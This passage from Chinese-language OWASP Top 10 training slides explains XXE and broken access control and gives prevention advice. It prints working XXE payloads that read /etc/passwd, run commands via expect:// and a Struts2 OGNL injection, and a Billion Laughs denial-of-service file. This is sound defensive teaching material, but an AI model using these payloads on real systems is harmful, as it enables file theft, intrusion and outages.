String sSalt = byteToBase64(bSalt);       // 該次的 salt，連同帳號一併儲存到資料庫
```

(資料參考:資安人雜誌第 87期 – 打造個資大盜痛恨的企業網站)

防護建議(cont.)

- ✓For encryption keys
  - 別在前端程式裡寫入加密金鑰或資料庫存取資訊
- ✓For configuration store
  - 內容加密
    - .NET : Aspnet_setreg.exe

      https://support.microsoft.com/en-us/help/329290/how-to-use-the-asp.net-utility-to-encrypt-credentials-and-session-stat
  - 存取權限控管



A4 - XML External Entities(XXE)

XML Basic

https://www.cnblogs.com/r00tuser/p/7255939.html

DTD 內部宣告

```
<?xml version="1.0"?>
<!DOCTYPE note [
  <!ELEMENT note (to,from,heading,body)>
  <!ELEMENT to      (#PCDATA)>
  <!ELEMENT from    (#PCDATA)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT body    (#PCDATA)>
]>
<note>
  <to>George</to>
  <from>John</from>
  <heading>Reminder</heading>
  <body>Don't forget the meeting!</body>
</note>
```

DTD 外部宣告

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
<to>George</to>
<from>John</from>
<heading>Reminder</heading>
<body>Don't forget the meeting!</body>
</note>
```

Note.dtd

```
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
```

➢ DTD 裡面的實體(ENTITY)又有分“內部參考”與“外部參考”

✓ 內部實體宣告


```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer "Bill Gates">
<!ENTITY copyright "Copyright W3School.com.cn">
]>

<test>&writer;&copyright;</test>
```

✓ 外部實體宣告

```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
<!ENTITY copyright SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
]>
<author>&writer;&copyright;</author>
```

XML External Entities(XXE)

- 攻擊者在XML External Entity所參考的內容中輸入自訂的字串以達到攻擊目標:



- 不當存取資料
- 遠端執行指令
- 掃描內網
- 服務阻絕攻擊

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

security.tencent.com

https://images2017.cnblogs.com/blog/1205477/201707/1205477-20170729141612957-759004042.png

Attack Samples

https://www.cnblogs.com/r00tuser/p/7255939.html

Sample1: 讀取機敏資料

```
root@kali:/usr/local/nginx/html# cat testXML.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<x>&xxe;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

security.tencent.com

192.168.1.102/testXML.php

SimpleXMLElement Object ([xxe] => SimpleXMLElement Object (|
/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/
/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:ww

Source of: http://192.168.1.102/testXML.php - Iceweasel

File Edit View Help

```
1  SimpleXMLElement Object
2  (
3      [xxe] => SimpleXMLElement Object
4          (
5              [xxe] => root:x:0:0:root:/root:/bin/bash
6  daemon:x:1:1:daemon:/usr/sbin:/bin/sh
7  bin:x:2:2:bin:/bin:/bin/sh
8  sys:x:3:3:sys:/dev:/bin/sh
9  sync:x:4:65534:sync:/bin:/bin/sync
10 games:x:5:60:games:/usr/games:/bin/sh
11 man:x:6:12:man:/var/cache/man:/bin/sh
```

security.tencent.com

https://www.cnblogs.com/r00tuser/p/7255939.html
https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

Sample2: 執行系統指令 ➔ 攻擊內網

```
root@kali:/usr/local/nginx/html# cat testXML4.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "expect://id">
]>
<x>&xxe;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

```
root@kali:/usr/local/nginx/html# cat testXML3.php
<?php
$xml=<<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
        <!ENTITY xxe SYSTEM "http://192.168.1.122:8080/struts2-blank/
example/HelloWorld.action?redirect:$%7b%23a%3d%28new%20java.lang.Proc
essBuilder%28new%20java.lang.String%5b%5d%7b'whoami','' %7d%29%29.star
t%28%29,%23b%3d%23a.getInputStream%28%29,%23c%3dnew%20java.io.InputSt
reamReader%28%23b%29,%23d%3dnew%20java.io.BufferedReader%28%23c%29,%2
3e%3dnew%20char%5b20%5d,%23d.read%28%23e%29,%23matt%3d%23context.get%
28'com.opensymphony.xwork2.dispatcher.HttpServletResponse'%29,%23matt
.getWriter%28%29.println%28%23e%29,%23matt.getWriter%28%29.flush%28%2
9,%23matt.getWriter%28%29.close%28%29%7d">
]>
<x>&xxe;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

https://en.wikipedia.org/wiki/Billion_laughs_attack

Sample3: 阻絕服務

https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTYlgdcIlh7r08siA60C2RfWeporLJY7tYGJbpRlO4XAXX_BEaW

“Billion laughs attack”

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

有風險的狀況

- 應用程式本身設計
  - ✓ 接收XML Input
  - ✓ 或是XML中參考外部DTD (使用者/攻擊者可操控)。
- 應用程式所使用之其他底層協定(protocol)滿足上述條件
  - ✓ Web Services ➔ SOAP (<1.2 ➔ Vulnerable)
  - ✓ SSO ➔ SAML
    - "The Security Assertion Markup Language (SAML), is an open standard that allows security credentials to be shared by multiple computers across a network." (Reference: https://www.csoonline.com/article/3232355/authentication/what-is-saml-what-is-it-used-for-and-how-does-it-work.html)

新聞事件

2014.12
Facebook !

by Michael Mimoso Follow @mike_mimoso December 30, 2014 , 3:06 pm

A vulnerability was discovered and patched in a third-party service that handles resumes on Facebook's careers page.

The discovery was worth more than $6,000 in a bounty paid out by Facebook to researcher Mohamed Ramadan of Egypt, who published some details of the vulnerability and exploit on his website.

Ramadan said the vulnerability is a blind XXE (XML External Entity) Out of Band bug. It allowed him to upload a .docx file to the careers page with some additional code that was not vetted by the third-party service.

Facebook has tackled XXE bugs before. In January, it paid out a $33,500 bounty to a Brazilian researcher who found a XXE vulnerability in Facebook's Forgot Your Password service. He reported the XXE bug and asked Facebook for permission to escalate it to a remote code execution flaw. Facebook quickly patched, but Silva shared his potential exploit with the Facebook security team which decided it merited a major bounty.

https://threatpost.com/xxe-bug-patched-in-facebook-careers-third-party-service/110151/

https://www.ithome.com.tw/news/121655

新聞

Nike旗下網站被爆有漏洞遲未修補，可能外洩密碼等敏感資訊

由於回報三個月仍未獲得回應，研究人員遂向媒體揭露Nike旗下的MyNikeTeam.com存在XML外部實體攻擊漏洞，可讓駭客存取伺服器上的密碼等機密資訊，遠端執行程式碼或存取Nike內部其他系統、資料庫。

文/ 林妍溱 | 2018-03-07 發表

2018.3

讚 4.8 萬 按讚加入iThome粉絲團 讚 27 分享 G+

示意圖，與新聞事件無關。

安全研究人員Corben Leo發現Nike旗下MyNikeTeam.com網站存在一個XML外部實體（Out-of-band XML external entities，OOB-XXE）攻擊漏洞，出現在網站解析XML檔案的過程中，可能曝露伺服器上包括密碼等機密資訊，進而讓駭客發動遠端程式碼執行，或存取Nike內部網路上其他重要系統或資料庫。Leo撰寫了10幾行Python程式碼，即得以從Nike.com子網域將伺服器資料傳送到他設立的外部FTP伺服器。

https://www.ithome.com.tw/news/121985


新聞

微軟「遠端協助」有漏洞，恐使用戶資料不保

2018.3 Microsoft !

趨勢科技的安全人員發現微軟的「遠端協助」存在XXE漏洞，駭客可發送惡意的遠端協助邀請，被邀者以為可幫人解決IT問題，卻不知道包含用戶名稱及密碼的特定log或config檔已被回傳至攻擊者控制的伺服器。

文/ 林妍溱 | 2018-03-22 發表



接受他人邀請時，用戶會將邀請儲存為.msrcincident檔，或是收到一則包含.msrcincident附檔的電子郵件。這個檔的XML資料包括多種參數及值。然而Windows的XML parser並未執行充份的驗證，使攻擊者可以加入惡意值，鎖定包含用戶名稱及密碼的特定log或config檔。

IBM

安全業者發現微軟遠端協助（remote assistance）存在一項漏洞，可能導致用戶電腦敏感資訊被竊取。

https://blog.trendmicro.com.tw/?p=60312

IE瀏覽器的XXE零時差注入漏洞,會讓駭客竊取檔案和系統資訊

2019.4 Microsoft !

2019 年 04 月 22 日 Trend Labs 趨勢科技全球技術支援與研發中心 漏洞攻擊

資安研究員John Page最近披露了一個微軟IE瀏覽器的XXE（XML外部實體）零時差注入漏洞。根據報導，駭客可以利用此漏洞來竊取機密資訊或從受害者電腦取得檔案。Page使用Windows 7/10及Windows Server 2012 R2更新版的最新版IE（11）瀏覽器來測試此漏洞。我們檢視了它的攻擊鏈來了解安全漏洞的運作原理以及該如何解決。

XXE注入攻擊會利用帶有不正常設定XML外部實體參照（CWE-611）的XML解析器來存取未經授權內容。XXE注入還會利用配置不當的文件類型定義（CWE-827） – 被用來定義標記語言（如XML）的文件類型。例如駭客可以用惡意XML檔加上外部實體參照來利用"file://"協定存取本地端檔案，或用"http://"來存取網頁伺服器上的檔案。

Page所回報的漏洞會在開啟特製MIME HTML網頁存檔（.mht）檔案並且使用者與瀏覽器進行互動時觸發，例如在IE瀏覽器內用Ctrl+K開啟新分頁或用Ctrl+P列印檔案。但使用者互動可以透過window.print()等JavaScript函式進行模擬。一旦使用者開啟惡意.mht檔，駭客就能夠從使用者系統取得檔案。要注意的是，此漏洞要攻擊成功很大程度上依賴於社交工程（social engineering ）。例如駭客必須誘騙使用者下載惡意.mht檔案並手動開啟。

防護建議

Disable DTD


- ✓ 不同程式語言之Parser的設定不同，請參考:
  - https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet
  - .NET Sample:

```
XmlTextReader reader = new XmlTextReader(stream);
reader.DtdProcessing = DtdProcessing.Prohibit;  // NEEDED because the default is Parse!!
```

- ✓ 如果不能完全關閉參照外部DTD，至少disable:
  - External DOCTYPE
  - External ENTITY

其他

- ✓ 使用最新版的XML Parser
- ✓ 白名單限制
  - 格式、長度、內容...
- 限縮程式執行權限



A5 - Broken Access Control

Broken Access Control

存取對象	問題
帳號身份	**Weak Authorization**
網頁功能	**Missing Function Level Access**
後端資源	**Insecure Direct Object Reference**

Weak Authorization


- 攻擊: 越權存取

- 原因: 權限控制參數設計管理不當

➢ 有風險的設計：存取控制參數

- ✓ 網頁參數 ➔ 改!
  - http://www.test.com.tw/UserDataManagement/UserDataEdit.aspx?access=read
  - https://web_ip/index.php?id=john&is_admin=fales&menu=basic
- ✓ Cookie Poisoning/Spoofing
  - uid : 整數
  - username : 字串
  - admin : 0/1/Y/N
  - permission : 整數/字串
- ✓ 表單隱藏欄位 ➔ 照改!

案例



ZeroDay
值得信賴的漏洞通報平台

敘述

漏洞本質在於修改密碼所需資訊(如找回密碼提示、找回密碼信箱)可被攻擊者竄改
導致攻擊者可透過竄改修改找回密碼信箱取得修改密碼驗證碼，最後在成功修改受害者密碼

防護建議

➢No more such parameters !!!

https://cdn.shopify.com/s/files/1/1061/1924/products/Woman_Saying_No_Emoji_1024x1024.png?v=1480481049

有帳號參數 ➔ 駭客一定會改

有角色權限參數 ➔ 駭客一定會改

✓帳號處理建議

- 登入成功後存在後端session變數區，需要就取用。

✓權限處理建議

- 後端需要時查詢
- 或一樣登入成功後存在後端session變數區，需要時取用。

Missing Function Level Access

- 攻擊者可直接存取內部機敏性功能網頁
  - ✓Web Server設定
  - ✓AP控制
  - ✓開發者埋後門

做不好很容易上新聞 !!!

開放肺結核個資 網搜曝光 *(2007/11)*

〔記者何玉華、胡清暉、蔡以倫、黃立翔／台北報導〕衛生署疾病管制局自九月一日起限制傳染性肺結核患者搭機，卻驚傳列管的九百五十三人可透過Google在網站上搜尋，只要輸入患者名字即可查到身分證字號、居住縣市、就醫日期，嚴重危及患者隱私。疾管局昨晚接獲消息之後，鄭重對外道歉，強調系統設計確有瑕疵，將追究相關責任，若民眾權益受損，會負起相關責任。

衛生署
患個資
有密碼
核病患
經馬賽
閉。

衛生署官員表示，台北縣衛生局昨天在網站公布一名板橋地檢署檢察官罹患開放性肺結核，由於新聞稿內說明患者年齡、在土城租屋等基本資料，北縣記者循線查到這名檢察官的姓名，並在網站搜尋，竟然意外發現透過Google就可以查到
發言人得知後，表示不能理解：「這麼重要的
得到？」


善用標籤語法 避免資料被搜出

〔記者蔡以倫／台北報導〕針對疾管局結核病查詢系統發生個資洩漏問題，曾經幫財政部等政府機構規劃系統的寶賀資訊總經理楊寶舜建議，Google Robot（機器人，或稱爲網路蜘蛛）搜尋能力極強，但是也並非沒有抵擋的方式，只要在程式內正確建立 Robots.txt與標籤語法（一種標記式的程式），網路蜘蛛便會「禮貌」地不作搜尋，並移除網頁快取的相關網頁資料。

